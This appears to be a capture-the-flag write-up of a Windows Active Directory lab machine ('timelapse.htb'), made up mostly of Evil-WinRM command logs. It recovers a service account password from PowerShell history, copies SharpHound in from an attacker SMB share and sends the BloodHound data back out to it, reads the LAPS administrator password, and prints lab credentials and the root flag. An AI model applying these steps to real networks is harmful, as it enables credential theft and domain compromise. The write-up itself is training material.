
```
*Evil-WinRM* PS C:\Users\legacyy\Desktop> cd C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine
*Evil-WinRM* PS C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> dir


    Directory: C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         3/3/2022  11:46 PM            434 ConsoleHost_history.txt


*Evil-WinRM* PS C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> type ConsoleHost_history.txt
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
```

I found a password *E3R$Q62^12p7PLlC%KWaxuaV* for user *svc_deploy*.



```
ghost@localhost [11:47:06] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/timelapse] [master *]
→ % evil-winrm -i timelapse.htb -u svc_deploy -p "E3R\$Q62^12p7PLlC%KWaxuaV" -S
zsh: /usr/local/bin/evil-winrm: bad interpreter: /usr/bin/ruby2.7: no such file or directory

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_deploy\Documents>
```


SharpHound



```
*Evil-WinRM* PS C:\Users\legacyy\Desktop> copy \\10.10.14.6\kali\SharpHound.exe .
*Evil-WinRM* PS C:\Users\legacyy\Desktop> dir


    Directory: C:\Users\legacyy\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         8/3/2022   1:20 AM        1051648 SharpHound.exe
-ar---         1/6/2023   7:29 PM             34 user.txt


*Evil-WinRM* PS C:\Users\legacyy\Desktop> .\SharpHound.exe
2023-01-07T03:34:25.4602660-08:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2023-01-07T03:34:25.8040072-08:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-01-07T03:34:25.8352487-08:00|INFORMATION|Initializing SharpHound at 3:34 AM on 1/7/2023
2023-01-07T03:34:26.9914996-08:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-01-07T03:34:29.0227478-08:00|INFORMATION|Beginning LDAP search for timelapse.htb
2023-01-07T03:34:29.4915006-08:00|INFORMATION|Producer has finished, closing LDAP channel
2023-01-07T03:34:29.4915006-08:00|INFORMATION|LDAP channel closed, waiting for consumers
2023-01-07T03:34:59.0437823-08:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 36 MB RAM
2023-01-07T03:35:14.0493917-08:00|INFORMATION|Consumers finished, closing output channel
2023-01-07T03:35:14.1744380-08:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2023-01-07T03:35:14.5494009-08:00|INFORMATION|Status: 112 objects finished (+112 2.488889)/s -- Using 42 MB RAM
2023-01-07T03:35:14.5494009-08:00|INFORMATION|Enumeration finished in 00:00:45.5378457
2023-01-07T03:35:14.6744141-08:00|INFORMATION|Saving cache with stats: 71 ID to type mappings.
 71 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2023-01-07T03:35:14.7056646-08:00|INFORMATION|SharpHound Enumeration Completed at 3:35 AM on 1/7/2023! Happy Graphing!
*Evil-WinRM* PS C:\Users\legacyy\Desktop> dir


    Directory: C:\Users\legacyy\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         1/7/2023   3:35 AM          12782 20230107033513_BloodHound.zip
-a----         1/7/2023   3:35 AM          10493 NzcwYWNhMTEtODlmNS00OTNiLWEyNjAtZDQ2YjczY2QzMDk2.bin
-a----         8/3/2022   1:20 AM        1051648 SharpHound.exe
-ar---         1/6/2023   7:29 PM             34 user.txt


*Evil-WinRM* PS C:\Users\legacyy\Desktop> copy 20230107033513_BloodHound.zip \\10.10.14.6\kali\
*Evil-WinRM* PS C:\Users\legacyy\Desktop>
```

Read LAPS

svc_deploy is in *LAPS_Readers* group.



```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> net user svc_deploy
User name                    svc_deploy
Full Name                    svc_deploy
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/25/2021 11:12:37 AM
Password expires             Never
Password changeable          10/26/2021 11:12:37 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/7/2023 3:47:25 AM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *LAPS_Readers         *Domain Users
The command completed successfully.
```


LAPS allow you to manage the local Administrator password on domain-joined computers.

- https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/laps

Therefore using *svc_deploy* I can read the administrator password.

To read, using *GET-ADComputer* request the *ms-mcs-admpwd*.

- https://windowstechno.com/ms-mcs-admpwd/




```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> Get-ADComputer DC01 -property 'ms-mcs-admpwd'


DistinguishedName : CN=DC01,OU=Domain Controllers,DC=timelapse,DC=htb
DNSHostName       : dc01.timelapse.htb
Enabled           : True
ms-mcs-admpwd     : Vau61&0,[Xm915%WU;P6x7gl
Name              : DC01
ObjectClass       : computer
ObjectGUID        : 6e10b102-6936-41aa-bb98-bed624c9b98f
SamAccountName    : DC01$
SID               : S-1-5-21-671920749-559770252-3318990721-1000
UserPrincipalName :
```

Administrator password is *Vau61&0,[Xm915%WU;P6x7gl*.


Administrator

I use that to connect using *evil-winrm*.



```
ghost@localhost [11:56:49] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/timelapse] [master *]
→ % evil-winrm -i timelapse.htb -u administrator -p "Vau61&0,[Xm915%WU;P6x7gl" -S
zsh: /usr/local/bin/evil-winrm: bad interpreter: /usr/bin/ruby2.7: no such file or directory

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../..
*Evil-WinRM* PS C:\Users> dir


    Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       10/23/2021  11:27 AM                Administrator
d-----       10/25/2021   8:22 AM                legacyy
d-r---       10/23/2021  11:27 AM                Public
d-----       10/25/2021  12:23 PM                svc_deploy
d-----        2/23/2022   5:45 PM                TRX
```

flag



```
*Evil-WinRM* PS C:\Users\TRX\Desktop> dir


    Directory: C:\Users\TRX\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---          1/6/2023   7:29 PM             34 root.txt


*Evil-WinRM* PS C:\Users\TRX\Desktop> type root.txt
944258b95dff55884e53f8c981a232ff
*Evil-WinRM* PS C:\Users\TRX\Desktop> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : dc01
   Primary Dns Suffix  . . . . . . . : timelapse.htb
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : timelapse.htb
                                       htb

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : htb
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-B9-EE-36
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : dead:beef::87(Preferred)
   Lease Obtained. . . . . . . . . . : Friday, January 6, 2023 7:27:59 PM
   Lease Expires . . . . . . . . . . : Saturday, January 7, 2023 4:57:58 AM
   IPv6 Address. . . . . . . . . . . : dead:beef::483f:d257:6c73:270d(Preferred)
   Link-local IPv6 Address . . . . . : fe80::483f:d257:6c73:270d%13(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.11.152(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:35eb%13
                                       10.10.10.2
   DHCPv6 IAID . . . . . . . . . . . : 33574998
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2B-4A-9F-11-00-50-56-B9-EE-36
   DNS Servers . . . . . . . . . . . : 127.0.0.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
   Connection-specific DNS Suffix Search List :
                                       htb
*Evil-WinRM* PS C:\Users\TRX\Desktop> 
```